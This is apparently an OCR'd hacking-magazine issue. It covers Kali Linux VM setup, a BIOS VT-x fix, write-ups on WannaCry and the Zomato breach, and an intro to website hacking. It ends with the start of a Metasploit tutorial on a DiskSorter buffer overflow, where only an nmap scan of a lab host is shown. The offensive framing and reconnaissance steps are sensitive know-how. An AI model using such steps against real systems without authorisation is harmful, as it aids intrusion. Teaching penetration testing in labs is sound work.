
New Virtual Machine Wizard

Select a Disk Type
What kind of disk do you want to create?

Virtual disk type
○ IDE
● SCSI (Recommended)
○ SATA

Next we need to select the virtual disk. The default option that will be set is "Create a new virtual disk". This is the option we need to set if we have downloaded an iso file of Kali Linux.

Since we have downloaded a vmware virtual image directly, we already have a virtual disk (Remember the file we have highlighted at the beginning of the tutorial).We are talking about that. Choose the option "Use an existing Virtual disk" option and click on "Next".



New Virtual Machine Wizard


Select a Disk
Which disk do you want to use?

Disk
○ Create a new virtual disk
A virtual disk is composed of one or more files on the host file system, which will appear as a single hard disk to the guest operating system. Virtual disks can easily be copied or moved on the same host or between hosts.

● Use an existing virtual disk
Choose this option to reuse a previously configured disk.

○ Use a physical disk (for advanced users)
Choose this option to give the virtual machine direct access to a local hard disk.

Once you click on "Next", the below window will open.




New Virtual Machine Wizard

Select an Existing Disk
Which previously configured disk would you like to use?

Existing Disk File

Click on "Browse". We need to select the virtual disk now which we said is already available.

Browse to the folder where we have unzipped the contents of the zip file and select the vmdk file we have highlighted at the beginning of the tutorial.


New Virtual Machine Wizard


Select an Existing Disk

Which previously configured disk would you like to use?

Existing Disk File

F:\KalyanVMs\Kali-Linux-2017.1-vm-i686\Kali-Linux-2017.1-vm-i6

Once the file is selected, click on "Next".Since you are using the latest version of Vmware and the virtual disk we downloaded is an old format, the program will ask you if you want to change the format to a new format.


New Virtual Machine Wizard

Select an Existing Disk

Which previously configured disk would you like to use?

Existing Disk File

VMware Workstation


Convert existing virtual disk to newer format?

The chosen virtual disk can be converted to the newest format supported by this Workstation 12.0 virtual machine. However, after conversion the virtual disk will be unusable with older virtual machines.

You can convert it to new format or keep the existing one. I chose the option "Keep existing format".

That's it, we have finished configuring all settings. You will be shown a summary of all the settings we made. Have a look at all the settings. If you want to make any changes, click on "customise hardware".

Otherwise, click on "Finish" . This will finalize all the settings we have configured.


New Virtual Machine Wizard


Ready to Create Virtual Machine

Click Finish to create the virtual machine. Then you can install Debian 8.x.


The virtual machine will be created with the following settings:

```
Name:              Kali 2017.1
Location:          F:\KalyanVMs\Kali 2017.1
Version:           Workstation 12.0
Operating System:  Debian 8.x

Hard Disk:         Existing disk F:\KalyanVMs\Kali-Linux-2017.1-vm-i686...
Memory:            512 MB
Network Adapter:   NAT
Other Devices:     CD/DVD, USB Controller, Printer, Sound Card
```

The installation will finish and the system will greet us with a login screen.



The default username is "root" and the default "password" is "toor". Once we successfully login, the stylish blue Kali Linux screen will welcome us as shown below.



Fixing the VT-X is disabled in the BIOS While Installing Kali In Virtualbox

LET'S FIXIT

Problem :

While installing Kali Linux in Virtualbox, I want to fix this problem that appears when we run the system,

"Failed to open a session for the virtual machine Kali-Linux-2017.1-vbox-amd64.
VT-x is disabed in the BIOS for all CPU modes
(VERR_VMX_MSR_ALL_VMX_DISABLED
Result Code: E_FAIL (0x80004005)
Component: ConsoleWrap
Interface: IConsole
{872da645-4a9b-1727-bee2-5585105b9eed}

Solution:

This is the most common problem many users have been facing while installing Kali Linux in Virtualbox regardless of the version they are trying to install.

Now, let's see how to fix this problem. What is Intel VT-x? Intel VT stands for Intel virtualization technology. This is a feature included in Intel processors which when enabled will help in accelerating virtual machines used by Virtualbox, Vmware or Hyper-V.


Similarly AMD processors have AMD-V hardware acceleration.

I don't know what exactly is the reason but this feature is disabled by default in modern CPU's. As the error message shows, this feature can be disabled or enabled in BIOS or UEFI.

So obviously, to fix this problem, we need to boot into BIOS or UEFI of the host system. This is the system on which your Vmware or Virtualbox is installed. The BIOS key is different for different PC brands. Here I have given the BIOS hot keys for some popular PC brands I collected from internet.


Acer - Del or F2
Asus - Del, F2 or F9
Acer - Del or F2
Compaq Presario - F10
Dell - F2 or F12
HP - Esc or F10
Lenovo -F1 or F2
Samsung - F2
Sony - F2
Toshiba - Esc, F1 or F12

To boot into BIOS, you need to restart the system and start pressing the respective hot key for your PC brand. Once you boot into BIOS,you will see a screen as shown below. This is a BIOS screen for a Lenovo system.



```
Product Name          Lenovo G50-70
BIOS Version          9ACN20WW
EC Version            9AEC29WW
Lenovo SN             YB09115687
UUID Number           99A10E46-AE7B-11E4-A961-68F72883A127
CPU                   Intel(R) Core(TM) i3-4030U CPU @ 1.90GHz
System Memory         4096 MB
Hard Disk             WDC WD10JPCX-24UE4T0
ODD                   HL-DT-ST DVDRAM GUCON
Windows license       NO DPK
```

Go to the configuration tab and find the Intel VT-x setting. It is disabled by defaultas shown below and just enable it. This will solve the problem.



```
System Time                  [14:51:00]
System Date                  [06/10/2017]
USB Legacy                   [Enabled]
Wireless                     [Enabled]
SATA Controller Mode         [Compatible]
Power Beep                   [Disabled]
Intel Virtual Technology     [Disabled]
BIOS Back Flash              [Disabled]
HotKey Mode                  [Enabled]

When enab
the addi
capabilit
Vanderpool
[Enabled]
Vanderpool
enabled.
[Disabled]
Vanderpool
disabled.
```

Remember that for AMD processors it will be AMD-v that we need to enable.

Send all your cyber security installation problems to qa@hackercool.com

WANNACRY RANSOMWARE ATTACK

HACK OF THE MONTH

What?

The Wannacry ransomware attack or Wanna decryptor is a worldwide hacking attack which started on May 12 2017 and infected around 2,50,000 computers in over 150 countries within 24 hours. It mostly targeted Microsoft Windows 7 operating systems.

Prominent among the victims of this hacking attack are Britain's National Health Service(NHS), Spain's Telefonica, Fedex and Deutsche Bahn.

Ransomware attack is an attack where a malware encrypts all the files in the infected system and demands a ransom from the user to decrypt those files.

Wannacry demanded the ransom in BitCoins. It is considered a network worm as this worm after infecting the machine scanned for other machines vulnerable to eternalblue vulnerability and infected them.

> *"There should be strict laws on hoarding of the exploits by government agencies. Remember, the NSA already knew about this vulnerability but didn't inform the Microsoft about it."*

How?

Recently, hacking group known by the name "Shadow Brokers" leaked a dump of exploits used by Equation Group (which is a branch of National Security Agency (NSA) of the US.

This dump included exploits known as EternalBlue and Double Pulsar (these are the same exploits featured in "Metasploit This Month" of Hackercool Magazine of May 2017)

The eternalblue exploit exploits a vulnerability in Windows SMB service and Double Pulsar is used to upload a backdoor into the hacked machine.

The Wannacry attack used this vulnerabiity to infect the machine with ransomware.

Who?

Kaspersky has said that the attack code carries the signature of "Lazarus Group", allegedly a North Korean hacking group. North Korea denied its involvement in the attack. Experts

denied its involvement in the attack. Experts

say this can also be a case of reusing the code used by Lazarus group or an attempt to shift the blame towards the group.

Simply put, the perpetrators are still unknown.

Impact

The Wannacry ransomware crippled many organisations out of their daily business. Most severely hit were hospitals which lost access to the medical data of patients.

Apart from organisations, even common users were also affected. Some organizations had tools to bypass this restriction but common users didn't.This worm impacted almost 150 countries.

Aftermath

A security researcher known by the name "MalwareTech, found a kill switch in the code of the malware while observing the code. He found that the malwaare was trying to connect to a nonexistent domain name. When he registered the domain in his name, the malware made a successful connection and stopped spreading. This helped in containing the attack to a large extent.

Microsoft has patched this vulnerability before even the dump was leaked by Shadow-brokers but this updates were not applied by the infected systems.

Lessons to be Learnt

1. There should be strict laws about "hoarding" of the exploits by government agencies. Remember, the NSA already knew about this vulnerability but didn't inform the Microsoft about it.

2. Applying latest updates. This hack proved that many users still don't maintain their system with the latest updates. Had they updated their system, the damage would have been less.

HACKSTORY

In my childhood, I read a story about three fish.The three fish named Foresight, Presence of mind and Dimwit lived in a pond. As summer approached, the pond began to dry.

Foresight warns his two friends about the impending drying up of the lake. When his two friends don't heed his warnings, he leaves the pond by himself.

As the days go by, the pond dries up to the point where the fish can no more leave the pond and can be easily caught.

One day, a fisherman comes to catch fish in this particular pond. When he catches both "Presence Of Mind" and "Dimwit", Presence of Mind gets an idea. While "Dimwit" is struggling, "Presence Of Mind" pretends as if he died.

"Getting access to the code was not enough for the hacker to steal the data as Zomato's servers were allowed to connect only from specific IP addresses."

Thinking that the fish is already dead, the fisherman throws "Presence Of Mind" back into the pond and goes away with his catch.

So out of three fish, two fish survive. One, due to foresight and other due to presence of mind. Why did I remember this story from my childhood now? Well the Zomato Data breach reminds me of the fish "Presence of Mind" in this story.

The food tech startup Zomato has been a victim of a data breach recently. The lost data included UserId's, Names, Usernames, Password hashes and email addresses of over 17 million users. The data was put to sale in dark web.

When Zomato confirmed that the dump was genuine, it contacted the hacker responsible for the breach and somehow convinced him to remove the data from the dark web.

It seems the hacker has informed Zomato about the vulnerabilities before but was not taken seriously. Zomato says the hacker (or ethical hacker) took this extreme step to demand Zomato for a fair bug bounty program.Zomato has now announced that it will have a bug bounty program now with Hackerone based on the demand of the hacker.

The hacker also revealed to Zomato as to how he got access to their data and its pretty interesting.

This breach actually started on November 15 when hackers leaked the database of 000webhost's users which included plain text passwords. One of the developers of Zomato had his personal account with 000webhost. So obviously his credentials were available publicly.

Just like many users this developer was using the same username and password for Github where the code repsository of Zomato was stored (This happened back at a time when Github didn't have any two-factor authetication. It happened in 2015 but for unknown reasons, the hacker breached data now).

Getting access to the code was not enough for the hacker to steal the data as Zomato's servers were allowed to connect only from specific IP addresses .

He observed the code and found out a remote code exection vulnerability in the code which allowed him to gain access to the servers and breach the data. The rest as you all know is our hackstory.

Zomato's spokepersons were very happy to solve this problem with minimal damage. They said keeping lines of communication open with the hacker helped them a lot including beefing up the security of their network.As a safety precaution, Zomato has logged out all users and reset their passwords. It seems "presence of mind" saved the day for Zomato.

WEBSITE HACKING

In the last issue, we successfully completed a series on "The Art Of Phishing". From this month, we will start a new series on Website hacking. With the ubiquitous data breaches website security has achieved a great importance.

I started this series for absolute beginners to understand website hacking. I hope this will be helpful in WAPT although I do it in a way most black hats do. That's because "to beat a hacker, you have to think like a hacker",

To understand hacking webservers, you need to first understand the complete architecture of the web servers.

If there is any newbie, reading this, a web server is a server which serves web pages In simple terms,it's a server which hosts websites.

The architecture of web servers can be classified into three categories.


1. **Server**
2. **Front-end**
3. **Database**

SERVER

Server is the part where all the web services are hosted. There are many types of web servers. Some of the well known web servers are listed below.

1. Apache web server
2. Microsoft IIS server
3. Apache Tomcat
4. Nginx
5. Lighthttpd
6. Google web server
7. Klone
8. Jigsaw
9. Abyss
10. Oracle
11. X5
12. Zeus

Given in the below image is the market share of the web servers as of September 2016. (Image taken from securityspace.com)



As you can see in the above image, majority of web server share belongs to Apache. Apache is an open source and very popular web server software but being popular has its own disadvantages in cyber world.

It is trailed by IIS server owned by Microsoft and is a commercial product. If you want to set up a web server at home, we have WAMP, Xampp and LAMP servers. You can just Google to know more about them.

FRONT-END

I still feel it is inappropriate to call this part as Front-End but will go with it for this one.

Here we will talk about the different scripting languages used to create a website or web pages.


HTML is the basic language used to create any webpage. CSS is used for designing. Javascript is used in client side validation. Remember when you forgot to enter your username and password while logging in and the system prompted you with an error, well that's the work of Javascript. And you would have noticed, some sites disable Right Click on their website, even that's Javascript.

Server side scripting is the important part of a website. Server-side scripting is a technique used in web development which involves using scripts on a web server which produce a response customized for each user's (client's) request to the website.

The error that comes when you enter an incorrect password, it's the work of server side scripting. Some of the languages used for

server side scripting are,
ASP (*.asp)
ActiveVFP (*.avfp)
ASP.NET (*.aspx)
ASP.NET MVC (*.cshtml)
ColdFusion Markup Language (*.cfm)
Go (*.go)
Hack (*.php)
Haskell (*.hs) (example: Yesod)
Java (*.jsp) via JavaServer Pages
Lasso (*.lasso)
Lua (*.lp *.op *.lua)
Parser (*.p)
Perl via the CGI.pm module (*.cgi, *.ipl, *.pl)
PHP (*.php, *.php3, *.php4, *.phtml)
Python (*.py) (examples: Pyramid, Flask, Django)
R (*.rhtml) - (example: rApache)
Ruby (*.rb, *.rbw) (example: Ruby on Rails)
SMX (*.smx)
Tcl (*.tcl)
WebDNA (*.dna,*.tpl)
Progress WebSpeed (*.r,*.w)
Bigwig (*.wig)

Given below is the image showing the share of the server side languages used in 2010.



PHP is the most used language for server side scripting.ASP is used by Microsoft's IIS servers.

DATABASE

Database is used to store all the data related to the website. A database is an organized collection of data. In simple terms database is something which stores data.

A database management system (DBMS) is a computer software application that interacts with the user, other applications, and the database itself to capture and analyze data. A general-purpose DBMS is designed to allow the definition, creation, querying, update and administration of databases.

There are many types of databases used for the websites. Some of them are,

- MySQL
- PostgreSQL
- MongoDB
- Microsoft SQL server
- Oracle
- Sybase


We will see more about databases later. There is another concept we need to know about website structure: Content Management Systems or CMS.

Creating websites from scratch is a horrendous affair for some users. CMS simplifies that. A content management system (CMS) is a software system that provides website authoring, collaboration and administration tools designed to allow users with little knowledge of web programming languages or markup languages to create and manage website content with relative ease. A robust Web Content Management System provides the foundation for collaboration, offering users the ability to manage documents and output for multiple author editing and participation.

There are many CMS's available but the most popular are,

Wordpress
Joomla
Drupal
Concrete5

Given below is the market share of the popular CMS for May 2016.



(TO BE CONTINUED)

DISKSORTER ENTERPRISE, SERVIIO MEDIA SERVER & METERPRETER ARCHMIGRATE

METASPLOIT THIS MONTH

Hello aspiring hackers. Welcome to Metasploit This Month. As always we will learn about three exploits of Metasploit.

DiskSorter Enterprise GET Buffer Overflow


The first exploit we will see is of a buffer overflow vulnerability in DiskSorter Enterprise version 9.5.12.

DiskSorter is a software used to classify files in local disks, network shares, Network attached storage (NAS) devices and enterprise storage systems. This is a complete solution for file classification where users can see which type of files are using most of the disk space, save reports to a database and perform file management operations on different types of files.

DiskSorter Enterprise edition has a web based management interface allowing users to control more than one servers using a from a web browser locally or via the network.

This exploit works only when the web interface is enabled as the vulnerability exists in the web interface. It is a stack based buffer overflow which is caused by improper bounds checking of the request path in HTTP GET requests sent to the built-in web server.


Now let's see how this exploit works. Just imagine during a pentest I run a port scan on one of the machines and find this.



```
root@kali:~# nmap -sV 192.168.91.135

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-13 04:29 EDT
Nmap scan report for 192.168.91.135
Host is up (0.00026s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: W
ORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port80-TCP:V=7.40%I=7%D=6/13%Time=593FA28C%P=i686-pc-linux-gnu%r(GetReq
SF:uest,50E,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html\r\nConte
SF:nt-Length:\x201228\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\
```


Everything displays its banner except on port 80. So I start a verbose scan to grab the banner on port 80.

The scan returned this. On keen observation, I see that DiskSorter Enterprise is running on the system as shown below.




```
49157/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port80-TCP:V=7.40%I=7%D=6/13%Time=593FA28C%P=i686-pc-linux-gnu%r(GetReq
SF:uest,50E,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html\r\nConte
SF:nt-Length:\x201228\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\
SF:x20HTML\x204\.01\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/html
SF:4/loose\.dtd\">\r\n<html>\r\n<head>\r\n<meta\x20http-equiv='Content-Typ
SF:e'\x20content='text/html;\x20charset=UTF-8'>\r\n<meta\x20name='Author'\
SF:x20content='Flexense\x20HTTP\x20Server\x20v9\.5\.12'>\r\n<meta\x20name=
SF:'GENERATOR'\x20content='Flexense\x20HTTP\x20v9\.5\.12'>\r\n<title>Disk\
SF:x20Sorter\x20Enterprise\x20@\x20WIN-BI3UK55VF6A</title>\r\n<link\x20rel
SF:='stylesheet'\x20type='text/css'\x20href='resources/disksorter\.css'\x2
SF:0media='all'>\r\n<script\x20type='text/javascript'\x20src='resources/co
